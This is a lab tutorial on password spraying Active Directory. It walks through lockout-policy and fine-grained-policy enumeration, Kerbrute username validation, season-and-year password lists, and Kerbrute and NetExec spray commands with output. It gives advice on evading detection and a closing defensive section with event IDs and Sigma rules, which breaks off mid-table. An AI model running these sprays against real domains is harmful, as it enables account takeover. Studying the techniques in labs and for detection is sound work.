Password Spraying Active Directory: Policy Enumeration First, Lockouts Never
Objective: Learn to enumerate the Active Directory default domain password policy and every Fine-Grained Password Policy before you send a single authentication attempt, derive a spray cadence that is mathematically guaranteed to stay below every lockout threshold in the domain, and hand defenders the exact audit policy, event IDs, and Sigma fields that catch each step.
The fastest way to end a red-team engagement is to lock out fifty accounts on day one. The helpdesk lights up, an incident ticket gets filed, and your quiet foothold plan is now a company-wide email telling everyone to change their passwords. Spraying is not hard. Spraying safely is an exercise in reading policy before you act. This guide treats enumeration as the whole game and the spray itself as the trivial part at the end.
All techniques in this tutorial must only be performed against systems you own or have explicit written authorization to test. Everything below runs against a self-built lab.
1. What Is Password Spraying and Why AD Is Uniquely Exposed
Password spraying inverts the classic brute-force model. Instead of throwing thousands of passwords at one account (which trips lockout instantly), you take one or a very small list of common passwords and try each one against many accounts. T1110.003 in ATT&CK terms. The logic is statistical: in any organization of a few hundred users, someone is running Winter2024! or CompanyName1. You do not need to guess a specific person’s password. You need one weak password anywhere in the directory.
Active Directory makes this uniquely easy for two structural reasons.
First, any authenticated domain user can read the object metadata of nearly every other user. LDAP was designed as a directory service, so read access to sAMAccountName, group memberships, pwdLastSet, and badPwdCount is the default posture for authenticated principals. Target enumeration is not an exploit; it is the product working as designed.
Second, and this is the part that makes the “lockouts never” promise possible, the domain publishes its own lockout policy. The lockoutThreshold and lockoutObservationWindow attributes sit on the domain head object and are readable by any user, often by an anonymous bind if the DC permits it. The domain literally tells you how many wrong guesses you can make and how long you must wait to reset the counter. Read that first and lockouts become impossible by construction.
Kerberos and NTLM are the two authentication protocols you will interact with. Kerberos is the default in a modern domain: the client proves knowledge of its password by encrypting a timestamp (pre-authentication) with a key derived from the password, and the Key Distribution Center (KDC, running on every DC) validates it and issues a Ticket Granting Ticket (TGT). NTLM is the legacy challenge-response protocol still used for SMB and some LDAP binds. The protocol you choose to spray over changes exactly which events fire on the DC, and that is the difference between a loud spray and a quiet one. We come back to that in section 10.
2. Building the Intentionally Vulnerable Lab
Stand up a single Windows Server 2022 Evaluation VM as the domain controller and a Kali or Ubuntu box on the same host-only network (192.168.56.0/24). Promote the DC:
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "lab.genxcyber.local" -DomainNetbiosName "LAB" -InstallDns
Message                                                       Context           RebootRequired  Status
-------                                                       -------           --------------  ------
Operation completed successfully. This server is now a ...    DCPromo.General.3 True            Success
Populate the directory with realistic noise using BadBlood, which creates thousands of users, groups, OUs, and ACLs so your enumeration looks like a real tenant instead of an empty forest.
cd C:\BadBlood ; .\Invoke-BadBlood.ps1
[*] Creating 2500 user accounts...
[*] Creating 500 groups...
[*] Assigning random group memberships...
[*] Randomizing ACLs on 1200 objects...
[+] BadBlood complete. Domain now resembles a live enterprise.
Now deliberately weaken the domain policy and seed sprayable passwords:
# Weak default domain policy
Set-ADDefaultDomainPasswordPolicy -Identity lab.genxcyber.local `
  -LockoutThreshold 5 -LockoutObservationWindow (New-TimeSpan -Minutes 5) `
  -LockoutDuration (New-TimeSpan -Minutes 30) -MaxPasswordAge (New-TimeSpan -Days 90)

# A tighter FGPP for service accounts (threshold 3)
New-ADFineGrainedPasswordPolicy -Name "ServiceAccountsPSO" -Precedence 10 `
  -LockoutThreshold 3 -LockoutObservationWindow (New-TimeSpan -Minutes 10) `
  -LockoutDuration (New-TimeSpan -Minutes 60) -ComplexityEnabled $true -MinPasswordLength 14
Add-ADFineGrainedPasswordPolicySubject "ServiceAccountsPSO" -Subjects "ServiceAccounts"

# Seed a few weak accounts so the spray actually lands
"jsmith","apatel","mchen" | ForEach-Object {
  Set-ADAccountPassword -Identity $_ -NewPassword (ConvertTo-SecureString "Winter2024!" -AsPlainText -Force) -Reset
}
The lab now has a domain default of lockoutThreshold = 5, a ServiceAccountsPSO overriding it with msDS-LockoutThreshold = 3, and three accounts vulnerable to Winter2024!. That single PSO is the whole reason a uniform spray rate is dangerous, which we prove in section 9.
3. The Lockout Math: Why One Miscalculation Ends the Engagement
Two attributes govern lockout. lockoutThreshold is the number of consecutive bad passwords that locks an account. lockoutObservationWindow is how long the domain waits after a bad attempt before it resets the running counter (badPwdCount) back toward zero. A successful logon also resets the counter immediately.
The safe-spray rule is two lines and you never break either one:
Attempts per account must be at most
lockoutThreshold - 1. Never reach the threshold.
Wait at leastlockoutObservationWindowbetween attempts on the same account so the counter resets.
With the lab’s lockoutThreshold = 5 and lockoutObservationWindow = 5 minutes, you may try four passwords, then you must wait five full minutes plus a safety buffer, then four more. In practice you spray one password across all users, wait the window, spray the next password, and so on. Because each account only sees one bad attempt per round, badPwdCount climbs to 1 and resets before the next round ever arrives. You could spray indefinitely and never lock anyone.
Here is the gotcha that has bitten every red teamer at least once: badPwdCount is not replicated between domain controllers. Each DC maintains its own copy. If you query only one DC and see badPwdCount = 1, a second DC that also handled traffic for that user might hold badPwdCount = 4. Spray again and you tip it over. In a multi-DC domain, pin your spray to a single DC and read badPwdCount from that same DC, or sum across all of them. I lost an afternoon early on locking a service account because I trusted the count from DC01 while the user’s phone was hammering DC02 with a stale cached password. Read the policy, read the counter, and always know which DC you are talking to.
One more implementation detail that trips people during raw LDAP enumeration: lockoutDuration, lockoutObservationWindow, and maxPwdAge are stored as negative Int64 values in 100-nanosecond intervals, not minutes. Five minutes is -3000000000. Ninety days is -77760000000000. The PowerShell cmdlets convert this for you; ldapsearch does not. Convert with abs(value) / 600000000 to get minutes.

4. Enumerating the Default Domain Password Policy
Enumeration first. Before any spray, you pull the policy. Start unauthenticated where the lab permits it, then confirm with credentials.
Unauthenticated pull via net and anonymous LDAP
net accounts /domain speaks SAMR to the DC and returns the human-readable policy from any domain-joined host, no elevation required.
net accounts /domain
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          90
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 5
Computer role:                                        PRIMARY
The command completed successfully.
There it is: threshold 5, observation window 5 minutes. That is everything the spray cadence needs. If the DC permits anonymous LDAP binds (common on legacy setups, and enabled in this lab for realism), the same data comes from the domain head object:
ldapsearch -x -H ldap://192.168.56.10 -b "DC=lab,DC=genxcyber,DC=local" \
  "(objectClass=domain)" \
  lockoutThreshold lockoutObservationWindow lockoutDuration maxPwdAge minPwdAge pwdHistoryLength
# lab.genxcyber.local
dn: DC=lab,DC=genxcyber,DC=local
lockoutThreshold: 5
lockoutObservationWindow: -3000000000
lockoutDuration: -18000000000
maxPwdAge: -77760000000000
minPwdAge: -864000000000
pwdHistoryLength: 24
Convert the negatives: 3000000000 / 600000000 = 5 minutes observation window, 18000000000 / 600000000 = 30 minutes lockout duration, 77760000000000 / 600000000 = 129600 minutes = 90 days max password age. The values agree with net accounts, which is your sanity check that anonymous LDAP is not lying to you.
Authenticated confirmation
With any valid domain user, the ActiveDirectory module gives the cleanest output:
Get-ADDefaultDomainPasswordPolicy | Select LockoutThreshold,LockoutObservationWindow,LockoutDuration,MaxPasswordAge,MinPasswordLength
LockoutThreshold LockoutObservationWindow LockoutDuration MaxPasswordAge MinPasswordLength
---------------- ------------------------ --------------- -------------- -----------------
               5 00:05:00                 00:30:00        90.00:00:00                    7
From Linux, NetExec (the modern successor to CrackMapExec) has a dedicated flag:
nxc ldap 192.168.56.10 -u jsmith -p 'Winter2024!' --pass-pol
LDAP        192.168.56.10   389    DC01   [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lab.genxcyber.local)
LDAP        192.168.56.10   389    DC01   [+] lab.genxcyber.local\jsmith:Winter2024!
LDAP        192.168.56.10   389    DC01   [*] Dumping password info for domain: lab.genxcyber.local
LDAP        192.168.56.10   389    DC01   Minimum password length: 7
LDAP        192.168.56.10   389    DC01   Password history length: 24
LDAP        192.168.56.10   389    DC01   Maximum password age: 90 days
LDAP        192.168.56.10   389    DC01   Account lockout threshold: 5
LDAP        192.168.56.10   389    DC01   Account lockout window (observation): 5 minutes
LDAP        192.168.56.10   389    DC01   Account lockout duration: 30 minutes
You now have the domain default. If the domain used only this policy you could spray immediately. It does not, because someone deployed a PSO, and PSOs override the default for the users they target.
5. Enumerating Fine-Grained Password Policies (PSOs)
Fine-Grained Password Policies solve a real administrative problem: before Windows Server 2008, a domain could have exactly one password policy. FGPPs, stored as Password Settings Objects (PSOs), let admins apply stricter rules to specific users or global security groups. Two facts you must internalize:
- PSOs apply to users and global security groups only, never to OUs.
- A PSO takes precedence over the default domain policy for any user it covers.
If you spray at the domain default rate of “four attempts safe” but a target actually falls under a PSO with msDS-LockoutThreshold = 3, your fourth attempt locks them. This is the single most common way a careful-looking spray still causes lockouts. Enumerate PSOs before you build cadence, not after.
PSO attributes mirror the domain-object attributes but carry the msDS- prefix. The one naming exception is msDS-PasswordHistoryLength, which corresponds to pwdHistoryLength.
| PSO Attribute | Meaning |
|---|---|
msDS-LockoutThreshold | Bad-password count before lockout |
msDS-LockoutObservationWindow | Observation window (reset counter) |
msDS-LockoutDuration | How long the account stays locked |
msDS-MaximumPasswordAge | Max password age |
msDS-MinimumPasswordAge | Min password age |
msDS-PasswordHistoryLength | History depth |
msDS-PasswordComplexityEnabled | Complexity flag |
msDS-PasswordSettingsPrecedence | Lower value wins when multiple PSOs apply |
msDS-PSOAppliesTo | Links PSO to user/group objects |
msDS-ResultantPSO | Per-user attribute naming the effective PSO |
All PSOs live in one container: CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local.
Enumerate every PSO with the AD module
Get-ADFineGrainedPasswordPolicy -Filter * |
  Select Name,Precedence,LockoutThreshold,LockoutObservationWindow,LockoutDuration,MinPasswordLength
Name               Precedence LockoutThreshold LockoutObservationWindow LockoutDuration MinPasswordLength
----               ---------- ---------------- ------------------------ --------------- -----------------
ServiceAccountsPSO         10                3 00:10:00                 01:00:00                       14

There is the trap. ServiceAccountsPSO allows only two safe attempts (3 - 1), not four, and its observation window is ten minutes, not five. Any user in the ServiceAccounts group must be sprayed on a different clock.
Which users does the PSO cover?
Get-ADFineGrainedPasswordPolicy -Identity ServiceAccountsPSO -Properties msDS-PSOAppliesTo |
  Select -ExpandProperty msDS-PSOAppliesTo
CN=ServiceAccounts,OU=Groups,DC=lab,DC=genxcyber,DC=local
Get-ADGroupMember "ServiceAccounts" | Select SamAccountName
SamAccountName
--------------
svc_sql
svc_backup
svc_web
Resultant policy per user
msDS-ResultantPSO is computed per user and resolves precedence for you. If two PSOs both apply, the one with the lowest msDS-PasswordSettingsPrecedence wins as the Resultant Set of Policy.
Get-ADUserResultantPasswordPolicy -Identity svc_sql | Select Name,LockoutThreshold,LockoutObservationWindow
Name               LockoutThreshold LockoutObservationWindow
----               ---------------- ------------------------
ServiceAccountsPSO                3 00:10:00
Get-ADUserResultantPasswordPolicy -Identity jsmith
Get-ADUserResultantPasswordPolicy : The specified directory service attribute or value does not exist
An empty result for jsmith means no PSO applies and the account inherits the domain default of five. That distinction, PSO users versus default users, is exactly the bucketing you will code in section 9.
Raw LDAP for the PSO container
When you only have a shell and ldapsearch, hit the container directly:
ldapsearch -x -H ldap://192.168.56.10 -D "jsmith@lab.genxcyber.local" -W \
  -b "CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local" \
  "(objectClass=msDS-PasswordSettings)" \
  msDS-LockoutThreshold msDS-LockoutObservationWindow msDS-LockoutDuration \
  msDS-PasswordSettingsPrecedence msDS-PSOAppliesTo
dn: CN=ServiceAccountsPSO,CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local
msDS-LockoutThreshold: 3
msDS-LockoutObservationWindow: -6000000000
msDS-LockoutDuration: -36000000000
msDS-PasswordSettingsPrecedence: 10
msDS-PSOAppliesTo: CN=ServiceAccounts,OU=Groups,DC=lab,DC=genxcyber,DC=local
NetExec ships a module for this too:
nxc ldap 192.168.56.10 -u jsmith -p 'Winter2024!' -M pso
PSO         192.168.56.10   389    DC01   [+] Found PSO: ServiceAccountsPSO
PSO         192.168.56.10   389    DC01   Precedence: 10
PSO         192.168.56.10   389    DC01   LockoutThreshold: 3
PSO         192.168.56.10   389    DC01   ObservationWindow: 10 minutes
PSO         192.168.56.10   389    DC01   AppliesTo: CN=ServiceAccounts,OU=Groups,...
You now hold two lockout profiles: threshold 5 / window 5 min for the general population, threshold 3 / window 10 min for three service accounts.
6. Building the Target User List Safely
A spray list is only safe if the accounts on it are safe to touch. Enumeration here has two goals: get the usernames, and read each account’s current badPwdCount so you do not push an already-hot account over the edge.
Unauthenticated username validation with Kerbrute

Kerbrute abuses the Kerberos AS exchange. It sends an AS-REQ for a candidate username. If the account does not exist, the KDC returns KDC_ERR_C_PRINCIPAL_UNKNOWN. If it exists, the KDC responds with KDC_ERR_PREAUTH_REQUIRED. The difference in error code tells Kerbrute the username is valid, all without submitting a password, so badPwdCount never moves. These probes generate Event ID 4768 (a TGT was requested) rather than the failed-logon 4625, which is why they slip past SOCs that only watch 4625.
kerbrute userenum -d lab.genxcyber.local --dc 192.168.56.10 \
  /usr/share/seclists/Usernames/xato-net-10-million-usernames-nnm.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

2024/06/02 14:22:10 >  Using KDC(s):
2024/06/02 14:22:10 >   192.168.56.10:88
2024/06/02 14:22:11 >  [+] VALID USERNAME:  jsmith@lab.genxcyber.local
2024/06/02 14:22:11 >  [+] VALID USERNAME:  apatel@lab.genxcyber.local
2024/06/02 14:22:12 >  [+] VALID USERNAME:  mchen@lab.genxcyber.local
2024/06/02 14:22:13 >  [+] VALID USERNAME:  svc_sql@lab.genxcyber.local
2024/06/02 14:22:18 >  Done! Tested 8295712 usernames (4 valid) in 8.031 seconds
Authenticated list with bad-password metadata
With one valid credential, pull all enabled users and filter out accounts that already sit near the threshold. The userAccountControl:1.2.840.113556.1.4.803:=2 bit is the LDAP matching rule that selects disabled accounts, so we exclude it.
Get-ADUser -Filter * -Properties badPwdCount,lastBadPasswordAttempt,passwordLastSet,Enabled |
  Where-Object { $_.Enabled -eq $true -and $_.badPwdCount -lt 3 } |   # threshold 5, keep a 2-attempt buffer
  Select SamAccountName,badPwdCount,lastBadPasswordAttempt,passwordLastSet |
  Export-Csv safe_targets.csv -NoTypeInformation
Import-Csv safe_targets.csv | Select -First 5 | Format-Table -Auto
SamAccountName badPwdCount lastBadPasswordAttempt passwordLastSet
-------------- ----------- ---------------------- ---------------
jsmith         0                                  3/14/2024 9:02:11 AM
apatel         1           5/28/2024 8:41:55 AM   1/22/2024 4:15:30 PM
mchen          0                                  2/09/2024 11:48:02 AM
rgarcia        0                                  4/30/2024 7:33:19 AM
tnguyen        2           6/01/2024 6:12:44 PM   11/03/2023 10:20:41 AM
Note tnguyen at badPwdCount = 2. One more failure inside the observation window and they hit 3, still under the domain threshold of 5, but if tnguyen were in the ServiceAccounts group they would be one attempt from lockout. Because badPwdCount is per-DC, run this against every DC and take the maximum before you trust it. In a single-DC lab that caveat is academic, but write your tooling as if it is not.
lastBadPasswordAttempt also doubles as a passive health check during the spray: if it starts moving on accounts you are not targeting, someone else (or a service with a stale password) is generating failures and you may be blamed for their lockouts.
7. Selecting a Candidate Password Corpus
The whole model is few passwords, many targets. You will typically get four safe rounds per observation window against the general population, so pick the four highest-probability passwords, not forty mediocre ones.
passwordLastSet is your best signal. It tells you roughly when each user last changed their password, and with maxPwdAge = 90 days you know they change it quarterly. A user whose passwordLastSet is May 2024 almost certainly has a Spring2024, May2024, or Q2-2024 style password if they follow the season-plus-year antipattern. Correlate the corpus to the calendar.
Practical corpus sources, ranked by hit rate in real engagements:
- Season plus year plus symbol:
Winter2024!,Spring2024!,Summer2024! - Company name plus number:
Genxcyber1,GenX2024! Password1!,Welcome1,Changeme123for freshly provisioned or reset accounts (look for very recentpasswordLastSet)- Month plus year for monthly-rotation shops:
June2024! - OSINT-sourced values: local sports teams, product names, anything on the corporate homepage
Keep the list short and keep it aligned to the policy’s MinPasswordLength (7 here) and complexity flag so you do not waste rounds on passwords the domain would reject outright.
8. Lab Spray Walkthrough
Compute the cadence explicitly. A tiny helper keeps you honest and produces a number you can defend in your report.
# spray_cadence.py - cadence calculator, not a weapon
THRESHOLD      = 5            # from policy enumeration
OBS_WINDOW     = 5 * 60       # observation window in seconds
SAFE_ATTEMPTS  = THRESHOLD - 1
SPRAY_DELAY    = OBS_WINDOW + 30   # buffer for clock skew / DC lag

print(f"Safe passwords per account per window: {SAFE_ATTEMPTS}")
print(f"Wait {SPRAY_DELAY}s between password rounds to reset badPwdCount")
Safe passwords per account per window: 4
Wait 330s between password rounds to reset badPwdCount
Kerberos-path spray with Kerbrute
Spraying over Kerberos pre-auth is the quiet option. A wrong password produces KRB5KDC_ERR_PREAUTH_FAILED, which the DC logs as Event 4771 with failure code 0x18, an event most SOCs under-monitor compared to 4625. Use -t 1 (single thread) and a delay to keep it slow and orderly.
# Round 1: one password, all safe targets
kerbrute passwordspray -d lab.genxcyber.local --dc 192.168.56.10 \
  safe_targets.txt 'Winter2024!' -t 1 --delay 500
2024/06/02 15:10:04 >  Using KDC(s): 192.168.56.10:88
2024/06/02 15:10:05 >  [+] VALID LOGIN:  jsmith@lab.genxcyber.local:Winter2024!
2024/06/02 15:10:07 >  [+] VALID LOGIN:  apatel@lab.genxcyber.local:Winter2024!
2024/06/02 15:10:09 >  [+] VALID LOGIN:  mchen@lab.genxcyber.local:Winter2024!
2024/06/02 15:11:22 >  Done! Tested 812 logins (3 successes) in 78.44 seconds
Three hits and every non-matching account sits at badPwdCount = 1. Now wait the full window before round two:
sleep 330
kerbrute passwordspray -d lab.genxcyber.local --dc 192.168.56.10 \
  safe_targets.txt 'Spring2024!' -t 1 --delay 500
2024/06/02 15:17:15 >  Using KDC(s): 192.168.56.10:88
2024/06/02 15:18:39 >  Done! Tested 809 logins (0 successes) in 84.02 seconds
Zero hits, and because 330 seconds elapsed, the counter reset from round one before round two ever landed. No account ever saw two consecutive failures.
SMB-path spray with NetExec
The SMB/NTLM path is louder. It generates 4625 (with substatus 0xC000006A, meaning the username is valid but the password is wrong) plus 4776 on the DC. Use it when you specifically want NTLM behavior, but know you are noisier.
nxc smb 192.168.56.10 -u safe_targets.txt -p 'Winter2024!' \
  --no-bruteforce --continue-on-success
SMB    192.168.56.10   445    DC01   [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.genxcyber.local)
SMB    192.168.56.10   445    DC01   [-] lab.genxcyber.local\rgarcia:Winter2024! STATUS_LOGON_FAILURE
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\jsmith:Winter2024!
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\apatel:Winter2024!
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\mchen:Winter2024! (Pwn3d!)
--no-bruteforce pairs the username list with the single password one-to-one instead of a full cartesian product, which is exactly the spray behavior you want. (Pwn3d!) on mchen means that credential is also a local admin on the target, an immediate escalation lead.
Verify the credential without adding risk
Confirm one win over Kerberos by requesting an actual TGT. A successful AS-REP proves the password and gives you a usable ticket cache.
getTGT.py lab.genxcyber.local/jsmith:'Winter2024!' -dc-ip 192.168.56.10
export KRB5CCNAME=jsmith.ccache
klist
[*] Saving ticket in jsmith.ccache

Ticket cache: FILE:jsmith.ccache
Default principal: jsmith@LAB.GENXCYBER.LOCAL

Valid starting       Expires              Service principal
06/02/2024 15:31:02  06/03/2024 01:31:02  krbtgt/LAB.GENXCYBER.LOCAL@LAB.GENXCYBER.LOCAL
That TGT is the golden output of the whole exercise. It is the client’s proof-of-identity ticket, encrypted with the krbtgt key, and it carries a Privilege Attribute Certificate (PAC) describing the user’s group memberships. From here you request service tickets (TGS) for whatever you want to touch next, all without ever re-sending the password.
9. PSO-Aware Spraying
A uniform spray rate across the whole domain is where careful operators still fail. The ServiceAccounts group is under a PSO with msDS-LockoutThreshold = 3, so those accounts tolerate only two attempts, and their observation window is ten minutes, not five. Bucket users by their resultant policy and drive each bucket on its own clock.
$users = Get-ADUser -Filter {Enabled -eq $true} -Properties 'msDS-ResultantPSO'
$report = foreach ($u in $users) {
    $psoDN = $u.'msDS-ResultantPSO'
    if ($psoDN) {
        $pso = Get-ADObject $psoDN -Properties 'msDS-LockoutThreshold','msDS-LockoutObservationWindow'
        $threshold = $pso.'msDS-LockoutThreshold'
    } else {
        $threshold = 5   # domain default when no PSO applies
    }
    [PSCustomObject]@{
        User         = $u.SamAccountName
        Threshold    = $threshold
        SafeAttempts = $threshold - 1
    }
}
$report | Export-Csv per_user_policy.csv -NoTypeInformation
$report | Group-Object Threshold | Select Name,Count
Name Count
---- -----
5     2497
3        3
$report | Where-Object Threshold -eq 3 | Format-Table -Auto
User       Threshold SafeAttempts
----       --------- ------------
svc_sql            3            2
svc_backup         3            2
svc_web            3            2
Now split the target files: safe_targets_default.txt (four rounds per five-minute window) and safe_targets_pso.txt (two rounds per ten-minute window). Two schedules, never one. If your automation only knows a single cadence, keep the PSO accounts off the spray entirely rather than risk them. Three locked service accounts is exactly the kind of disruption that gets an engagement paused.
10. Understanding the Protocol-Specific Event Footprint
The protocol you spray over determines what a defender sees. This is not cosmetic; it is the core of spray tradecraft.
| Protocol | Tool | Primary DC Event | Detail |
|---|---|---|---|
| SMB / NTLM | NetExec, CrackMapExec | 4625 + 4776 | SubStatus 0xC000006A = valid user, wrong password |
| Kerberos pre-auth | Kerbrute, Rubeus | 4771 | Failure code 0x18 = bad password |
| LDAP simple bind | ldap3, custom Python | 4625 or 4776 | Depends on DC configuration |
| Explicit-cred logon | any, from domain-joined host | 4648 | “logon attempted using explicit credentials” |
The critical asymmetry: most SOCs built their spray detection around 4625 because that is the classic failed-logon event. But a Kerberos spray never touches 4625. It produces 4771 on failure and 4768 on the username-enumeration probes, and if Kerberos auditing is not explicitly enabled, those events do not exist at all. That gap is why Kerberos is the quieter path and why defenders must audit the Kerberos Authentication Service, not just Logon events.
Add jitter and low thread counts regardless of protocol. A burst of hundreds of 4771 events from one source IP inside one minute is trivially clustered. Slow, single-threaded, one password per observation window is both safer for lockouts and quieter for detection, the two goals happen to align.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| Policy-first spraying | Read lockoutThreshold and lockoutObservationWindow before any attempt, cap at threshold - 1 |
| PSO-aware bucketing | Split targets by msDS-ResultantPSO so stricter FGPP accounts get a slower clock |
| Kerberos pre-auth spray | Spray over AS-REQ to generate 4771/4768 instead of the heavily-watched 4625 |
| Username validation via Kerbrute | Distinguish valid users by KDC error codes without spending a password attempt |
| passwordLastSet correlation | Match season/year candidates to each user’s last password change quarter |
| Single-DC pinning | Talk to one DC so per-DC badPwdCount stays predictable |
12. Defensive Strategies & Detection
Detection starts with audit policy. If the policy is off, the events never get written and every SIEM rule below is dead on arrival. Enable Advanced Audit Policy Configuration via GPO at Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration:
- Domain Controllers: Audit Logon (Success and Failure) produces
4625. - Domain Controllers: Audit Kerberos Authentication Service (Success and Failure) produces
4771and4768. This is the one most environments forget, and it is what makes Kerberos sprays visible. - All systems: Audit Logon (Success and Failure) produces
4648.
Event IDs that matter
| Event ID | Trigger | Spray relevance |
|---|---|---|
4625 | Failed logon (SMB/NTLM) | SubStatus 0xC000006A = valid user, wrong password |
4771 | Kerberos pre-auth failed | Failure code 0x18 = bad password |
4776 | NTLM credential validation at DC | ErrorCode 0xC000006A in volume |
4768 | TGT requested | Kerbrute userenum footprint; unusual source IP for privileged accounts |
4648 | Logon with explicit credentials | Fires on the spraying host itself |
Sigma rules
title: Password Spray via Failed Logons (AD)
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4625
    SubStatus: '0xC000006A'
  timeframe: 1m
  condition: selection | count(TargetUserName) by IpAddress > 20
falsepositives:
  - Misconfigured service accounts with stale passwords
level: high
tags:
  - attack.credential_access
  - attack.t1110.003
title: Password Spray via Kerberos Pre-Auth Failure
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4771
    FailureCode: '0x18'
  timeframe: 1m
  condition: selection | count(TargetUserName) by IpAddress > 20
level: high
tags:
  - attack.t1110.003
Tune the volume thresholds per environment. Reasonable starting points: alert on more than 50 4625 in one minute, more than 50 4771 with code 0x18 in one minute, and more than 100 4648 on a single workstation in one minute.
Honeypot account
Create a fictitious account that no legitimate process will ever authenticate as, give it an attractive name like svc_admin_backup, and place it in a monitored OU. Any 4625 or 4771 referencing that username is a spray in progress. This detection needs no volume threshold at all: one event is the alert. It catches the careful, low-and-slow operator that count-based rules miss.
Passive badPwdCount monitoring
Get-ADUser -filter * -prop lastBadPasswordAttempt,badPwdCount |
  Select name,lastBadPasswordAttempt,badPwdCount |
  Sort-Object badPwdCount -Descending | Format-Table -Auto
name          lastBadPasswordAttempt badPwdCount
----          ---------------------- -----------
